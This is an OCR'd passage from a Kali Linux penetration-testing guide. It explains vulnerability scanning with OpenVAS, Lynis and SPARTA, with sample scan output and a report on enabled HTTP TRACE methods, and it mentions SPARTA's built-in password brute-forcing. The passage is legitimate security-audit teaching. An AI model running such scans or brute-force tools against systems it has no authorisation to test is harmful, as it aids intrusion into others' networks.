
To start the OpenVAS service, type `openvas-start`, then connect to the web interface by typing `https://127.0.0.1:9392` or `https://localhost:9392` in a browser window.

When using OpenVAS again, simply open a Terminal and type `openvas-start`, as there will be no need to run the setup again.


You will also have to click on **Advanced**, then **Add Exception**, and then lastly **Confirm Security Exception** after entering the previous URL, as shown in the following screenshot:




When prompted, log in with the username `admin` and the password generated in the setup process. Be sure to keep this login stored securely, as you will be required to log in whenever using OpenVAS, as shown here:




To run a scan, click on **Scans** and then **Tasks**. An information box will open, prompting you to position the mouse over the **Task Wizard**, the purple icon at the top-left of the screen, as shown here:




Click on **Advanced Task Wizard**. Enter the relevant information into the given fields. Note that the **Scan Config** field has several scan types to choose from, including **Discovery**, **Full and Fast**, **Full and fast ultimate**, and **Full and very deep ultimate** (the most time- and resource-consuming option). The **Start time** option allows the penetration tester to schedule the scan. This can be quite useful, as scans may be disruptive on the network, so you may wish to run scans after working hours or on weekends, if necessary:



Once all relevant fields have been completed, scroll down and click on **Create**. This starts the scan and displays a summary of the scan details and status, as seen here:




To view more details of the task, click on the task name within the **Name** field:



Task: Server Vulnerabilities

Name:	**Server Vulnerabilities**
Comment:	Automatically generated by wizard
Target:	Target for Server Vulnerabilities
Alerts:	
Schedule:	(Next due: over)
Add to Assets:	yes
	Apply Overrides: yes
	Min QoD: 70%
Alterable Task:	no
Auto Delete Reports:	Do not automatically delete reports
Scanner:	OpenVAS Default (Type: OpenVAS Scanner)
	Scan Config: Full and very deep ultimate
	Order for target hosts: N/A
	Network Source Interface:
	Maximum concurrently executed NVTs per host: 10
	Maximum concurrently scanned hosts: 30
Status:	1 %
Duration of last scan:	
Average scan duration:	
Reports:	1, Current: Aug 6 2018 (Finished: 0)
Results:	1
Notes:	0
Overrides:	0

When the scan is complete, click on **Done**. This generates a report listing the vulnerabilities found, along with a severity rating for each one:



Clicking on each of the vulnerabilities listed shows more information, including a **Summary**, **Impact**, **Solution**, **Affected Software/OS**, and other insights, as shown in more detail in the following screenshot:

Vulnerability	Severity	QoD	Host	Location	Actions
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99%	172.16.65.207	443/tcp	

Summary
Debugging functions are enabled on the remote web server.

The remote web server supports the TRACE and/or TRACK methods. TRACE and TRACK are HTTP methods which are used to debug web server connections.

Vulnerability Detection Result

The web server has the following HTTP methods enabled: TRACE

Impact
An attacker may use this flaw to trick your legitimate web users to give him their credentials.

Solution
Solution type: Mitigation

Disable the TRACE and TRACK methods in your web server configuration.

Please see the manual of your web server or the references for more information.

Affected Software/OS
Web servers with enabled TRACE and/or TRACK methods.

Vulnerability Insight
It has been shown that web servers supporting this methods are subject to cross-site-scripting attacks, dubbed XST for Cross-Site-Tracing, when used in conjunction with various weaknesses in browsers.

Vulnerability Detection Method
Details: HTTP Debugging Methods (TRACE/TRACK) Enabled (OID: 1.3.6.1.4.1.25623.1.0.11213)

Linux vulnerability scanning with Lynis

Developed by Cisofy (`www.cisofy.com`), Lynis is a command-line security auditing tool available within Kali Linux. Lynis is free to use, but an enterprise version also available. Lynis can be used to perform automated security audit assessments and vulnerability scans on various versions of Linux, macOS X, and Unix-based operating systems.

What makes Lynis stand out is its focus on performing various HIPAA, PCIDSS, SOX, and GLBA compliance audits, which hold much value in an enterprise that has adopted various standards for compliance. Lynis can be downloaded and installed on standalone systems, thereby eliminating much of the traffic generated by remote auditing and vulnerability assessment tools, although there is the option to perform remote assessments.

Lynis is part of the Kali Linux suite, but can can also be cloned from GitHub (`https://github.com/CISOfy/lynis`) or downloaded directly from the official website (`https://cisofy.com/documentation/lynis/get-started/#installation`).

To run Lynis in Kali, you can do so via the main menu by clicking on **Applications**, then **Vulnerability Analysis**, then **Lynis**, or by typing `lynis` in the Terminal. This command displays the installed version of Lynis (in this case, 2.6.2) and initializes the program. Helpful command options are also displayed, as seen in the following screenshot:

```
root@kali:~# lynis

[ Lynis 2.6.2 ]

################################################################################
  Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
  welcome to redistribute it under the terms of the GNU General Public License.
  See the LICENSE file for details about using this software.

  2007-2018, CISOfy - https://cisofy.com/lynis/
  Enterprise support available (compliance, plugins, interface and tools)
################################################################################


[+] Initializing program
------------------------------------


  Usage: lynis command [options]


  Command:

    audit
        audit system                 : Perform local security scan
        audit system remote <host>   : Remote security scan
        audit dockerfile <file>      : Analyze Dockerfile

    show
        show                         : Show all commands
        show version                 : Show Lynis version
        show help                    : Show help

    update
        update info                  : Show update details
```

You may also type `lynis show commands` at any time to view the available commands within Lynis:

```
root@kali:~# lynis show commands

Commands:
lynis audit
lynis configure
lynis show
lynis update
lynis upload-only

root@kali:~#
```


With Lynis being a fully automated audit assessment tool, there are minimal commands to use. To audit your entire Kali Linux machine, simply type `lynis audit system`. The timeframe for this assessment depends on the specifications of the Kali Linux machine running the assessment, but usually ranges from 15 to 30 minutes. The audit is shown here:

```
root@kali:~# lynis audit system

[ Lynis 2.6.2 ]

################################################################################
  Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
  welcome to redistribute it under the terms of the GNU General Public License.
  See the LICENSE file for details about using this software.

  2007-2018, CISOfy - https://cisofy.com/lynis/
  Enterprise support available (compliance, plugins, interface and tools)
################################################################################


[+] Initializing program
------------------------------------
  - Detecting OS...                                           [ DONE ]
  - Checking profiles...                                      [ DONE ]

  ---------------------------------------------------
  Program version:           2.6.2
  Operating system:          Linux
  Operating system name:     Debian
  Operating system version:  kali-rolling
  Kernel version:            4.15.0
  Hardware platform:         x86_64
  Hostname:                  kali
  ---------------------------------------------------
```


Some of the testing and audits performed against the system include the following:

- Debian tests
- Boot and services
- Kernel
- Memory and processes
- Users, groups, and authentication
- Shells
- Filesystem
- USB devices
- Networking and firewalls
- Ports and printers
- Kernel hardening

The following screenshot shows a snippet of the Lynis audit results, with 4 warnings and 40 suggestions:



Scrolling to the end of the audit assessment, we can find the summarized details of the Lynis audit as follows:




Vulnerability scanning and enumeration using SPARTA

SPARTA is a GUI network infrastructure penetration testing tool, authored by SECFORCE's Antonio Quina and Leonidas Stavliotis, and is available within Kali Linux. SPARTA automates the scanning, enumeration, and vulnerability assessment processes within one tool. Apart from its scanning and enumeration capabilities, SPARTA also has a built-in brute-force tool for cracking passwords.


The latest versions of SPARTA can also be downloaded from GitHub and cloned to your local machine using the `git clone https://github.com/secforce/sparta.git` command.

To start SPARTA within Kali Linux 2018, click on **Applications**, then **Vulnerability Analysis**, then select **SPARTA**.

In the SPARTA 1.0.3 GUI, click on the left pane to add your host or hosts to the scope. This can also be done by clicking on **File**, then **Add host(s) to scope**, as shown here:




Once hosts are added, Nmap host discovery and staged Nmap scans are run against the targets, as these options were selected in the previous screenshot. The following screenshot shows the scans in progress:




Once the Nmap scan is complete, SPARTA provides several tabs in the main window, such as **Services**, **Scripts**, **Information**, **Notes**, **Nikto**, and **Screenshot** tabs, all with very useful information.


By default, we are first presented with a list of open ports and services under the **Services** tab, as shown here:



Clicking on the **Information** tab displays host information gathered, including IP information; number of ports open, closed, and filtered (if any); as well as the operating system and version with an accuracy rating:



With the target in this case being a Linux web server, the Nikto web scanning tool was also run as part of the process. Clicking the **nikto (80/tcp)** tab reveals a list of vulnerabilities found:



